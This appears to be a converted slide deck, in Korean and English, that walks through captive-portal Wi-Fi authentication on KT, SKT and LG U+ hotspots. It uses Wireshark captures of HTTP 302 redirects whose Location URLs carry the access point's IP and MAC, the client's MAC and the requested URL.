


# KT 인증 과정 (1)





## KT 인증 과정 (2)





# HTTP 302 Redirection 메시지 - KT

**HTTP 302 Redirect from KT AP (ollehWiFi) to MS (STA)**

No.	Time	Source	Destination	Protocol	Length	FDT Instance ID	Info
222	19:28:46.688	172.30.78.34	216.58.220.206	TCP	590		[TCP segment of a reassembled PDU]
223	19:28:46.688	172.30.78.34	216.58.220.206	HTTP	279		GET / HTTP/1.1
224	19:28:46.689	216.58.220.206	172.30.78.34	HTTP	305		HTTP/1.1 302 Access Denied
225	19:28:46.727	172.30.78.34	64.233.189.94	TCP	66		62848->https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PER

Frame 224: 305 bytes on wire (2440 bits), 305 bytes captured (2440 bits)

Ethernet II, Src: 00:17:c3:1f:86:2a (00:17:c3:1f:86:2a), Dst: 00:1f:3b:a0:d1:ed (00:1f:3b:a0:d1:ed)

Internet Protocol Version 4, Src: 216.58.220.206 (216.58.220.206), Dst: 172.30.78.34 (172.30.78.34)

Transmission Control Protocol, Src Port: http (80), Dst Port: 62847 (62847), Seq: 1, Ack: 537, Len: 251

Hypertext Transfer Protocol

HTTP/1.1 302 Access Denied\r\n

[Expert Info (Chat/Sequence): HTTP/1.1 302 Access Denied\r\n]

Request Version: HTTP/1.1

Status Code: 302

Response Phrase: Access Denied

**Redirected URL**      **AP IP Address**    **MS MAC Address**    **User Requested URL**      **SSID**    **AP MAC Address**

Location: http://first.wifi.olleh.com/webauth/index.html?ip=210.217.36.176&mac=001f3ba0d1ed&url=http://www.youtube.com&ssid=ollehWiFi%20&ap\_mac=0007891

Content-Length: 0\r\n

Connection: close\r\n

Content-Type: text/html\r\n

Frame (frame), 305 bytes      Packets: 606 · Displayed: 606...      Profile: Default





# HTTP 302 Redirection 메시지 - SKT

**HTTP 302 Redirect from SKT AP (T wifi zone) to MS (STA)**

Filter: http Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
29	14.528143	192.168.25.217	74.125.153.103	HTTP	160	GET / HTTP/1.1
35	14.544628	74.125.153.103	192.168.25.217	HTTP	234	HTTP/1.0 302 Redirect to login page (text/html)
64	20.390409	192.168.25.217	222.122.195.14	HTTP	790	GET / HTTP/1.1
70	20.407503	222.122.195.14	192.168.25.217	HTTP	228	HTTP/1.0 302 Redirect to login page (text/html)
82	20.724646	192.168.25.217	180.134.255.8	HTTP	722	GET /?ip=123.228.77.232&mac=F8DB7F95F1EA&url=http://m.naver.
84	20.854270	180.134.255.8	192.168.25.217	HTTP	998	HTTP/1.1 200 OK (text/html)

Frame 70: 228 bytes on wire (1824 bits), 228 bytes captured (1824 bits)

Ethernet II, Src: Modacom\_0b:ff:90 (00:1d:93:0b:ff:90), Dst: Htc\_95:f1:ea (f8:db:7f:95:f1:ea)

Internet Protocol Version 4, Src: 222.122.195.14 (222.122.195.14), Dst: 192.168.25.217 (192.168.25.217)

Transmission Control Protocol, Src Port: http (80), Dst Port: 47158 (47158), Seq: 1458, Ack: 725, Len: 162

[3 Reassembled TCP Segments (1619 bytes): #66(9), #68(1448), #70(162)]

Hypertext Transfer Protocol

HTTP/1.0 302 Redirect to login page\n

Server: Hughes Technologies Embedded Server\n

Location: http://twiflzone.tworld.co.kr:80/?ip=123.228.77.232&mac=F8DB7F95F1EA&url=http://m.naver.com&ap\_mac=001b930c1073\n

Date: Sat, 01 Oct 2011 04:46:42 GMT\n

Connection: close\n

Content-Type: text/html\n

Line-based text data: text/html

**Redirected URL**      **AP IP Address**      **MS MAC Address**      **User Requested URL**      **AP MAC Address**





# HTTP 302 Redirection 메시지 – LG U+

### HTTP 302 Redirect from LG U+ (U+zone\_FREE) to MS (STA)

No.	Time	Source	Destination	Protocol	Info
22	5.091460	74.125.71.104	192.168.123.105	TCP	http > 52176 [SYN, ACK] Seq=0 Ack=1 win=5720 Len=0 MSS=1430 SACK_PERM=1 WS=6
23	5.091545	192.168.123.105	74.125.71.104	TCP	52176 > http [ACK] Seq=1 Ack=1 win=17160 Len=0
24	5.094223	192.168.123.105	74.125.71.104	HTTP	GET /analytics/ HTTP/1.1
25	5.098779	74.125.71.104	192.168.123.105	HTTP	HTTP/1.1 302 FOUND (text/html)
26	5.301429	192.168.123.105	74.125.71.104	TCP	52176 > http [ACK] Seq=830 Ack=516 win=16644 Len=0
27	5.319114	74.125.71.104	192.168.123.105	TCP	http > 52176 [RST, ACK] Seq=516 Ack=830 win=4194240 Len=0
28	6.360867	Goldstar_92:6e:10	Broadcast	ARP	who has 192.168.123.164? Tell 192.168.123.254

Frame 25: 569 bytes on wire (4552 bits), 569 bytes captured (4552 bits)

Ethernet II, Src: Goldstar\_92:6e:10 (00:40:5a:92:6e:10), Dst: IntelCor\_a0:d1:ed (00:1f:3b:a0:d1:ed)

Internet Protocol, Src: 74.125.71.104 (74.125.71.104), Dst: 192.168.123.105 (192.168.123.105)

Transmission Control Protocol, Src Port: http (80), Dst Port: 52176 (52176), Seq: 1, Ack: 830, Len: 515

Hypertext Transfer Protocol

HTTP/1.1 302 FOUND\r\n

Content-Length: 296\r\n

Content-Type: text/html

Redirected URL	AP IP Address	AP MAC Address	MS MAC Address	User Requested URL
Location: http://www.upluszone.co.kr/80/redirectInfo?APIP=1.216.253.210&APMAC=00405A926E13&DeviceMAC=001F3BA0D1ED&DevRequestURL=http://www.google.com\r\n				

Line-based text data: text/html

HTTP Location (http.location), 151 bytes

Packets: 54 Displayed: 54 Marked: 0 Load time: 0:00:00.1

Profile: Default



**THANK YOU!**